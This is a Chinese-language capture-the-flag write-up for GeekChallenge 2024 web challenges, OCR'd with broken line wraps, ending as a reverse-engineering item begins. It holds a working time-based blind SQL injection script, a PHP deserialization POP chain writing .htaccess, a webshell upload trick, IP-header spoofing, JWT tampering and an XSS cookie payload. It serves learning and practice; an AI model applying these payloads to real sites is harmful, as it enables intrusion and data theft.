然后是md5和sha1弱比较，查了下其md5("Geekchallenge2024_bmKtL")为0e开头
找个sha1为0e开头即可，如：10932435112

```
传start=startnow&_[2024.geekchallenge.ctf=10932435112
注意一下php非法传参名传参问题，把第二个下划线换成'['即可
```

第三步，科学计数法绕过


```
?year=1e4
```

第四步，直接传就行了

```
?year=1e4&purpose=rce
```

第五步，eval($GLOBALS['code']);get传一下要执行的命令就行

```
Welcome to GeekChallenge2024!
You took the first step!
Well, I know the year is 2024
Get the flag now!
SYC{c03d0b8d-28d6-4a60-b26c-c9152ac3441b}
```



funnySQL

一个时间盲注，发现可以用的是**benchmark()**处理

benchmark() 重复执行某表达式

```
benchmark(t, exp)
    select benchmark(count, expr), 是重复执行count次expr表达式，使得处理时间很长，来产生延迟，
    比如select benchmark(1000000, encode("hello", "good"));
    select benchmark( 5000000, md5( 'test' ));
```

```
'||if((2>1),benchmark(5000000,md5('111')),1)#
```

可以发现已经开始转圈了
下面去找个脚本改改用继续下一步

```
import requests
from urllib.parse import urlencode
from time import time
import re

url="http://80-6d256969-d557-4e1e-8bdb-
4415a4a7e4b8.challenge.ctfplus.cn/index.php?username="

regex = r"[a-zA-Z0-9!#&'()*+,-./:;<=>?@[\]^`{|}~]"# 定义一个正则表达式
def match_char(char):
    return re.match(regex, char)
get = ''
for i in range(1, 15):
    for c in (chr(x) for x in range(32, 127)):  # ASCII 可打印字符范围
        if match_char(c):  # 检查是否符合正则表达式
            payload = f"'||if((substr(database(),
```

```
{i},1)like'{c}'),benchmark(5000000,md5('111')),1)#"
            print(payload)
            payload= urlencode({'': payload})[1::]
            start=time()
            req=requests.get(url+payload)
            end=time()
            if end-start>2:
                get+=c
                print(get)
                break
```

```
'||if((substr(database(),8,1)like'Q'),benchmark(5000000,md5('111')),1)#
'||if((substr(database(),8,1)like'R'),benchmark(5000000,md5('111')),1)#
SYCLOVER
'||if((substr(database(),9,1)like'!'),benchmark(5000000,md5('111')),1)#
'||if((substr(database(),9,1)like'#'),benchmark(5000000,md5('111')),1)#
'||if((substr(database(),9,1)like'&'),benchmark(5000000,md5('111')),1)#
'||if((substr(database(),9,1)like'''),benchmark(5000000,md5('111')),1)#
```

得到database，给的是大写，但是转小写才能下一步，然后information被过滤，可以用mysql.innodb_table_stats，最后是跑完发现15长度不够，加成50

```
payload =
f"'||if((substr((select(group_concat(table_name))from(mysql.innodb_table_stats
)where(database_name)like'syclover'),
{i},1)like'{c}'),benchmark(5000000,md5('111')),1)#"
```

得到table_name:Rea11ys3ccccccr3333t,users
下一步

```
payload =
f"'||if((substr((select(group_concat(database_name))/**/from(mysql.innodb_tabl
e_stats)where(table_name)like'Rea11ys3ccccccr3333t'),
{i},1)like'{c}'),benchmark(5000000,md5('111')),1)#"
```

```
payload=f"'||if((substr((select*from(select/**/1/**/union/**/select*from/**/Re
a11ys3ccccccr3333t)a/**/limit/**/1,1),
{i},1)like'{c}'),benchmark(5000000,md5('111')),1)#"
```

```
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4E
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4E5
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4E57
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4E574
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4E5740
SYC{4F0370F1-55A9-4D52-8F34-A2E53A4E5740}
```

ezpop

```php
<?php

class SYC {
    public $starven = "php://filter/write=string.strip_tags/?>php_value
auto_prepend_file /flag\n#/resource=.htaccess";
    public function __call($name, $arguments) {
        // 防止注入，匹配到危险函数直接终止
        if (preg_match('/%|iconv|UCS|UTF|rot|quoted|base|zlib|zip|read/i',
$this->starven)) {
            die('no hack');
        }

        // 写入内容到指定路径
        file_put_contents($this->starven, "<?php exit();" . $this->starven);
    }
}

// 定义lover类

class lover {

    public $J1rry;
    public $meimeng;

    public function __destruct() {
        // 检查J1rry内容是否符合条件
        if (isset($this->J1rry) && file_get_contents($this->J1rry) == 'Welcome
GeekChallenge 2024') {
            echo "success";
            // 调用meimeng的source
```

```
            $this->meimeng->source;
        }
    }
    public function __invoke() {
        echo $this->meimeng;
    }
}

// 定义Geek类

class Geek {
    public $GSBP;
    public function __get($name) {
        $Challenge = $this->GSBP;
        return $Challenge();

    }


    public function __toString() {
      // 调用Getflag方法
        $this->GSBP->Getflag();
        return "Just do it";
    }
}

// 创建lover实例并设置属性

$a = new lover();
$a->J1rry = "data://text/plain,Welcome GeekChallenge 2024";
$a->meimeng = new Geek();
$a->meimeng->GSBP = new lover();
$a->meimeng->GSBP->meimeng = new Geek();
$a->meimeng->GSBP->meimeng->GSBP = new SYC();


// 输出序列化数据

echo serialize($a) . "\n";




// 替换序列化字符串中的部分内容
$serializedString = serialize($a);
$pattern = '/s:7:"meimeng";/';
$replacement = 'S:7:"\\\\6D\\\\65\\\\69\\\\6D\\\\65\\\\6E\\\\67";';
echo $replacement . "\n";
```

```php
// 使用正则表达式替换
$result = preg_replace($pattern, $replacement, $serializedString);
// 输出编码后的字符串
echo urlencode($result);
```



SYC{cc8f598e-0c1a-4cd1-be92-df897f7e2957} success

100%的



```
ar score = parseFloat($('footer p span').text());
('footer p span').text((scoreString.charAt(0) + scoreString.charAt(1) + scoreString.charAt(2) + '.
t(3) + '%').trim()).css('color', colour(accuracyTotal / angleTotal));
('#_share').data('_message', $('footer').data('message').replace('{score}', $('footer p span').te
onsole.log($('footer p span').text());
f (score == 100) {
   FfFlLLlllaaaaaggggg= atob("U1lDezVVY0hfQF9XbzBkM3JmVWxfQ2lSYzFlfQ==");
   alert(FfFlLLlllaaaaaggggg);

f (highScore == 0) {
```

F12查看源码，解码得到flag

babyupload

..php绕过即可传shell

ez_include

进入环境

这里不能用hackbar传参了，因为会自动url编码，把<>编码，php代码没有边界，解析不了，用bp抓包





Variable	Value
TCP_SVC_DA2BDB14_2640_4CD5_AF60_2A3877D93C83_SERVICE_HOST	10.97.221.43
TCP_SVC_B0CAF3F5_D9FB_4876_840B_B9145264B7D9_PORT_80_TCP_PROTO	tcp
TCP_SVC_5539FAA8_4640_4AB9_ADC1_E3EB8DC020F0_SERVICE_PORT_80	80
TCP_SVC_92A1962C_68F0_4300_9951_5CE6827946CE_PORT_80_TCP_ADDR	10.105.225.127
TCP_SVC_0280B8D4_6F62_441D_8950_45C86C3EA4B1_SERVICE_HOST	10.96.200.165
PHP_EXTRA_CONFIGURE_ARGS	--enable-fpm --with-fpm-user=www-data --wit -disable-cgi
KUBERNETES_SERVICE_PORT	443
KUBERNETES_PORT	tcp://10.96.0.1:443
TCP_SVC_5539FAA8_4640_4AB9_ADC1_E3EB8DC020F0_PORT_80_TCP_ADDR	10.110.230.125
GEEK_FLAG	SYC{00aab044-2f1b-4241-b3d7-42f00e6c2684}
TCP_SVC_92A1962C_68F0_4300_9951_5CE6827946CE_PORT_80_TCP_PORT	80
FRONTEND_SERVICE_PORT	80
FRONTEND_PORT	tcp://10.108.244.174:80
HOSTNAME	dep-33e1b396-71f3-4733-b7de-961b5ddae978
PHP_INI_DIR	/usr/local/etc/php
TCP_SVC_153BC08F_407D_453D_8E84_F6BBA36958F1_SERVICE_HOST	10.96.79.25
TCP_SVC_46BA75F3_4542_421D_8AC9_467AF0351C17_PORT	tcp://10.111.88.141:5000
TCP_SVC_92A1962C_68F0_4300_9951_5CE6827946CE_PORT_80_TCP_PROTO	tcp
TCP_SVC_666F7C3A_8BC6_4B02_BF8D_85D0EF94CDC3_PORT_12321_TCP	tcp://10.109.179.243:12321
TCP_SVC_65D69631_068D_4C9F_95D5_08744110FFA7_SERVICE_HOST	10.108.251.84

在包含得到flag

SecretDriveSchool



F12查看源码，转到登录界面



猜了一下账号为admin,密码提示为三位字母加@chengxing,盲猜是syc,或SYC,结果对了，

进入后台管理界面



再后面插入phpinfo();

$_ENV['TCP_SVC_5FE3A838_109E_4AEE_AF75_69BFBFA3DF19_PORT_9999_TCP']	tcp://10.110.252.250:9999
$_ENV['TCP_SVC_FAEEB8AE_22E5_435A_BF53_1267DD054E12_SERVICE_PORT']	12321
$_ENV['TCP_SVC_DA2BDB14_2640_4CD5_AF60_2A3877D93C83_PORT']	tcp://10.97.221.43:80
$_ENV['APACHE_CONFDIR']	/etc/apache2
$_ENV['TCP_SVC_74813F04_7016_40ED_B108_C8D8DEA9BFBA_PORT_80_TCP_ADDR']	10.97.152.80
$_ENV['APACHE_LOCK_DIR']	/var/lock/apache2
$_ENV['TCP_SVC_328E8745_3105_4244_90BA_C3D840E2E1EC_SERVICE_PORT_9999']	9999
$_ENV['TCP_SVC_409E6025_AEB6_4D7C_B104_9FE1F2A5060B_PORT']	tcp://10.100.75.165:9999
$_ENV['TCP_SVC_5FE3A838_109E_4AEE_AF75_69BFBFA3DF19_PORT']	tcp://10.110.252.250:9999
$_ENV['TCP_SVC_82F73A20_35DC_4DEB_8ABD_A3B871F11463_PORT_9999_TCP']	tcp://10.100.91.41:9999
$_ENV['TCP_SVC_4CEF45A1_8537_4C6A_B3FF_B577FE144EFE_SERVICE_PORT']	9999
$_ENV['GEEK_FLAG']	SYC{7a907625-b9ca-43de-8015-9b1a8d71499c}
$_ENV['PHPIZE_DEPS']	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
$_ENV['GPG_KEYS']	1A4E8B7277C42E53DBA9C7B9BCAA30EA9C0D5763 6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3
$_ENV['TCP_SVC_409E6025_AEB6_4D7C_B104_9FE1F2A5060B_SERVICE_PORT_9999']	9999
$_ENV['TCP_SVC_5FE3A838_109E_4AEE_AF75_69BFBFA3DF19_PORT_9999_TCP_ADDR']	10.110.252.250
$_ENV['TCP_SVC_4CEF45A1_8537_4C6A_B3FF_B577FE144EFE_PORT_9999_TCP_ADDR']	10.97.237.113
$_ENV['BACKEND_API_SERVICE_SERVICE_PORT_METRICSERVER']	6480
$_ENV['TCP_SVC_5FE3A838_109E_4AEE_AF75_69BFBFA3DF19_SERVICE_PORT_9999']	9999
$_ENV['TCP_SVC_56BF2C53_5ABF_457F_8FC1_587BF99FA73B_PORT_9999_TCP_PORT']	9999
$_ENV['TCP_SVC_657CA082_2C32_445F_9C72_1F9E46CD203F_SERVICE_PORT']	9999
$_ENV['TCP_SVC_B0CAF3F5_D9FB_4876_840B_B9145264B7D9_PORT']	tcp://10.97.35.222:80
$_ENV['TCP_SVC_B0CAF3F5_D9FB_4876_840B_B9145264B7D9_SERVICE_PORT_80']	80
$_ENV['TCP_SVC_8561FA85_A4D1_4BFF_8012_B0304BF471A6_PORT_9999_TCP_ADDR']	10.109.240.102

搜索得到flag

ezhttp

Please pass these levels,Starven will give you flag!
Level1: please use get parameter welcome
Level2: please user two post params username & password
Level3: you must from https://www.sycsec.com
Level4: you must from local ip
nonono,you're not from local ip

按照提示传参

发现X-ForWarded-For用不了，用BP抓包，把所有更改ip的头写上

请求

美化 Raw Hex

```
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Referer: https://www.sycsec.com
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
X-Forwarded-For:127.0.0.1
X-Forwarded-Host:127.0.0.1
X-Client-IP:127.0.0.1
X-remote-IP:127.0.0.1
X-remote-addr:127.0.0.1
True-Client-IP:127.0.0.1
X-Client-IP:127.0.0.1
Client-IP:127.0.0.1
X-Real-IP:127.0.0.1

username=Starven&password=qwert123456
```

响应

美化 Raw Hex 页面渲染

Please pass these levels,Starven will give you flag!
Level1: please use get parameter welcome
Level2: please user two post params username & password
Level3: you must from https://www.sycsec.com
Level4: you must from local ip
Level5: you must let Starven give you flag

```
<?php
if ($_SERVER["HTTP_STARVEN"] == "I_Want_Flag") {
    echo ".......";
}
```

nonono,you can't get my flag

请求

美化 Raw Hex

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Referer: https://www.sycsec.com
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive
X-Forwarded-For:127.0.0.1
X-Forwarded-Host:127.0.0.1
X-Client-IP:127.0.0.1
X-remote-IP:127.0.0.1
X-remote-addr:127.0.0.1
True-Client-IP:127.0.0.1
X-Client-IP:127.0.0.1
Client-IP:127.0.0.1
X-Real-IP:127.0.0.1
STARVEN:I_Want_Flag

username=Starven&password=qwert123456
```

响应


美化 Raw Hex 页面渲染

Please pass these levels,Starven will give you flag!
Level1: please use get parameter welcome
Level2: please user two post params username & password
Level3: you must from https://www.sycsec.com
Level4: you must from local ip
Level5: you must let Starven give you flag


```
<?php
if ($_SERVER["HTTP_STARVEN"] == "I_Want_Flag") {
    echo ".......";
}
```

haha! Thers is last level,please view your cookie and get flag!
where is key?
give your cookie : token =
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJTdGFydmVuIiwiYX
2vcnfPLTGPr6SSHW_ZsD9qJl60oKF3AOHik

得到一个jwt令牌




解码把hasflag改为true再编码，再发送就可以了



Problem_On_My_Web

XSS漏洞


Submit your love
Username:
"<script>alert (document.cookie)</script>"
Time:
1
Message:
1
Submit

UnexpectedAlertPresentException

```
selenium.common.exceptions.UnexpectedAlertPresentException: Alert Text: flag=SYC{b5e0f808-3b8b-
Message: unexpected alert open: {Alert text : flag=SYC{b5e0f808-3b8b-4b39-b99d-5d27432edb6c}}
  (Session info: chrome=128.0.6613.137)
Stacktrace:
#0 0x5556b27462da <unknown>
#1 0x5556b2414200 <unknown>
#2 0x5556b24a76d8 <unknown>
#3 0x5556b2488673 <unknown>
#4 0x5556b2456473 <unknown>
#5 0x5556b245747e <unknown>
#6 0x5556b270d0db <unknown>
#7 0x5556b2711071 <unknown>
#8 0x5556b26f99d5 <unknown>
#9 0x5556b2711bf2 <unknown>
#10 0x5556b26deb6f <unknown>
#11 0x5556b2735248 <unknown>
#12 0x5556b2735417 <unknown>
#13 0x5556b27450cc <unknown>
#14 0x7feed15ccfa3 start_thread
```



Reverse

也许你也听Jay

下载附件发现是一个txt,内容如下

```
#include <stdio.h>

int main() {

    char URL[46];
    char o00OOOOOOOOOOOoooo0o0oo0OOoo0000000OOOOOOOOOOOOOOOO[46];
    strcpy(o00OOOOOOOOOOOoooo0o0oo0OOoo0000000OOOOOOOOOOOOOOOO, URL);
    char o00OOOOOOOOOOOoooo0o0oo0OOoo0000000OOOOOOOOOOOOOOOO[] = {0x96, 0xa1, 0xa0, 0x9b, 0x9b, 0x5f, 0x49, 0x46, 0x85, 0x82, 0x53, 0x95, 0x7d, 0x36,
0x8d, 0x74, 0x82, 0x88, 0x46, 0x7a, 0x81, 0x65, 0x80, 0x6c, 0x78, 0x2f, 0x6b, 0x6a, 0x27, 0x50, 0x61, 0x38, 0x3f, 0x37, 0x33, 0xf1, 0x27, 0x32, 0x34, 0x1f, 0x39, 0x23, 0xde,
0x1c, 0x17, 0xd4};
    int  o00OOOOOOOOOOOoooo0o0oo0OO0000oooooooOOOOOOOOOOOOOOOO[] = {0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D,
0x0E, 0x0F, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29,
0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45,
0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57, 0x58, 0x59, 0x5A, 0x5B, 0x5C, 0x5D, 0x5E, 0x5F, 0x60, 0x61,
0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D,
0x7E, 0x7F, 0x80, 0x81, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8D};
